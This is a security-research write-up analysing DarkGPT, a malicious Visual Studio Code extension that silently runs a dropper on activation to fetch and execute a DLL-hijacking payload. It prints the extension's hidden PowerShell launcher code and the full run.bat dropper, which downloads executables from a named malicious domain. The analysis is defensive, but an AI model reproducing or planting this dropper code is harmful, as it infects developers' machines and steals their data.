DarkGPT: Malicious Visual Studio Code Extension Targeting Developers
TL;DR
Malicious extensions are lurking in the Visual Studio Code marketplace. In this case, we discover and analyze DarkGPT, a Visual Studio Code extension that exploits DLL hijacking to load malicious code through a signed Windows executable. The payload appears to impact only Windows machines. Related research is published by Koi Security(opens in new tab).
The Visual Studio Code extension EffetMer.darkgpt@1.2.0(opens in new tab) and two other extensions were found to be malicious. They connect to the (now) known malicious domain syn1112223334445556667778889990.org to download and execute a payload that steals sensitive data from the infected machine.
Malicious extensions in this attack:

The domain is flagged as malicious by multiple security vendors.
-
Initial Triage: A file listing of the package revealed a suspicious file,
run.bat, which is not typical for a Visual Studio Code extension. -
Malicious Script: The content of
run.batwas examined and found to be a dropper. It downloads two files,Lightshot.exeandLightshot.dllfrom a suspicious URL (http://syn1112223334445556667778889990.org) and executes theLightshot.exefile. -
Execution Trigger: The main extension file,
extension.js, was found to contain code that executes therun.batscript using PowerShell with a hidden window (-WindowStyle Hidden) when the extension is activated. This is a clear attempt to conceal the malicious activity.
Technical Analysis
Payload Delivery
The following analysis is based on EffetMer.darkgpt@1.2.0(opens in new tab) package.

The extension metadata points to GitHub Project cathedralkingz-afk/DarkGPT-Extension-For-VsCode(opens in new tab) repository contains all code of the extension except for scripts/run.bat file which is malicious payload dropper.
Visual Studio Extension (VSX) files are ZIP files with a specific file structure as required by VS Code and the marketplace requirements. The ZIP file contains the following files:
$ unzip -l Microsoft.VisualStudio.Services.VSIXPackage
Archive:  Microsoft.VisualStudio.Services.VSIXPackage
  Length      Date    Time    Name
---------  ---------- -----   ----
     3269  12-08-2025 15:17   extension.vsixmanifest
      528  12-08-2025 15:17   [Content_Types].xml
     9933  12-08-2025 15:17   extension/readme.md
     4325  12-08-2025 15:17   extension/package.json
     1087  12-04-2025 18:05   extension/LICENSE.txt
  1450436  12-08-2025 14:18   extension/icon.png
     8171  12-07-2025 23:22   extension/f.png
    47435  12-08-2025 14:14   extension/extension.js
    11331  12-04-2025 14:41   extension/themes/bitcoin-black-color-theme.json
      490  12-08-2025 11:45   extension/scripts/run.bat
---------                     -------
  1537005                     10 files
The extension/package.json describes extension.js as the entrypoint:
{
  "name": "darkgpt",
  "displayName": "DarkGPT",
  "description": "[...]",
  "version": "1.2.0",
  "publisher": "EffetMer",
  "main": "./extension.js"
}
The extension.js exports activate and deactivate functions as required by VS Code extension API(opens in new tab).
// [...]
module.exports = { activate, deactivate };
// [...]
The activate function, which is called when the extension is activated, contains the following code:
function activate(context) {
  log('DarkGPT Extension activated');
  log('Extension path: ' + context.extensionPath);

  // ============================================================
  // IMPORTANT: KEEP POWERSHELL/BAT METHOD - DO NOT REMOVE
  // ============================================================
  runScript(context);
  // [...]
}
The runScript function in turn is the primary payload dropper entrypoint that contains the following code:
function runScript(context) {
  try {
    const markerPath = path.join(process.env.TEMP || 'C:\\Windows\\Temp', 'Lightshot', '.done');
    // ...
    if (fs.existsSync(markerPath)) {
      log('Already ran, skipping');
      return;
    }

    const scriptPath = context.asAbsolutePath('scripts/run.bat');
    // ...

    if (!fs.existsSync(scriptPath)) {
      // ...
      return;
    }

    // ...
    const powershellCmd = `powershell.exe -WindowStyle Hidden -Command "& { Start-Process -FilePath '${scriptPath.replace(/\\/g, '/')}' -WindowStyle Hidden }"`;

    const child = spawn(
      'powershell.exe',
      [
        '-WindowStyle',
        'Hidden',
        '-Command',
        `Start-Process -FilePath '${scriptPath.replace(/'/g, "''")}' -WindowStyle Hidden`,
      ],
      {
        detached: true,
        stdio: 'ignore',
        windowsHide: true,
      }
    );

    // ...
    child.unref();
  } catch (e) {
    // ...
  }
}
It effectively does the following:
- Creates a marker file in
C:\Windows\Temp\Lightshot\.doneto prevent multiple execution - Computes path to
scripts/run.batfile relative to the extension path - Uses
powershell.exeto run thescripts/run.batfile silently (no window)
The actual dropper is in scripts/run.bat file which contains the following code:
@echo off
setlocal

set "DIR=%TEMP%\Lightshot"
set "EXE=%DIR%\Lightshot.exe"
set "DLL=%DIR%\Lightshot.dll"
set "DONE=%DIR%\.done"

if exist "%DONE%" exit /b 0

if not exist "%DIR%" mkdir "%DIR%"

@curl -s -L -o "%EXE%" "http://syn1112223334445556667778889990.org/Lightshot.exe" >nul 2>&1
@curl -s -L -o "%DLL%" "http://syn1112223334445556667778889990.org/Lightshot.dll" >nul 2>&1

if exist "%EXE%" (
    @start "" /min "%EXE%" >nul 2>&1
    @echo.>"%DONE%"
)

endlocal
It does the following:
- Downloads
Lightshot.exeandLightshot.dllfrom the malicious domainsyn1112223334445556667778889990.org - Places both
Lightshot.exeandLightshot.dllinC:\Windows\Temp\Lightshotdirectory - Executes
Lightshot.exe
$ file Lightshot.exe Lightshot.dll
Lightshot.dll:   PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Lightshot.exe:   PE32 executable (GUI) Intel 80386, for MS Windows
Lightshot.exe

The Lightshot.exe is a PE32 executable that appears to be a legitimate but signed Windows executable.
Lightshot.exe has code that loads Lightshot.dll from its current directory using LoadLibraryW(opens in new tab) Windows API. It crafts a full path to Lightshot.dll, relative to its own path, and loads it. This behavior is vulnerable to DLL Hijacking(opens in new tab).

This vulnerability is exploited by the malware author to load malicious code into a trusted (signed) executable. This is a common technique to bypass runtime behavior based anti-malware solutions, by leveraging the trust of the signed host process.
Lightshot.dll
The Lightshot.dll activates its payload on DllMain(opens in new tab) entrypoint. It uses the mutex COOL_SCREENSHOT_MUTEX_YARRR to prevent multiple execution.
The payload in Lightshot.dll in turn, has code to download https://syn1112223334445556667778889990.org/iknowyou.model into %TEMP%\runtime.exe and execute it using CreateProcessW Windows API. The download is is performed using PowerShell Invoke-WebRequest(opens in new tab) cmdlet.

Unfortunately, the malicious domain syn1112223334445556667778889990.org was unavailable (non-resolving) by the time we discovered https://syn1112223334445556667778889990.org/iknowyou.model as another payload dropped by Lightshot.dll.
Indicator of Compromise (IoC)
Conclusion
These VSCode extensions are malicious. They act as a dropper to download and execute a payload from a remote server, while attempting to hide its activity from the user.
Reference
- vscode
- malware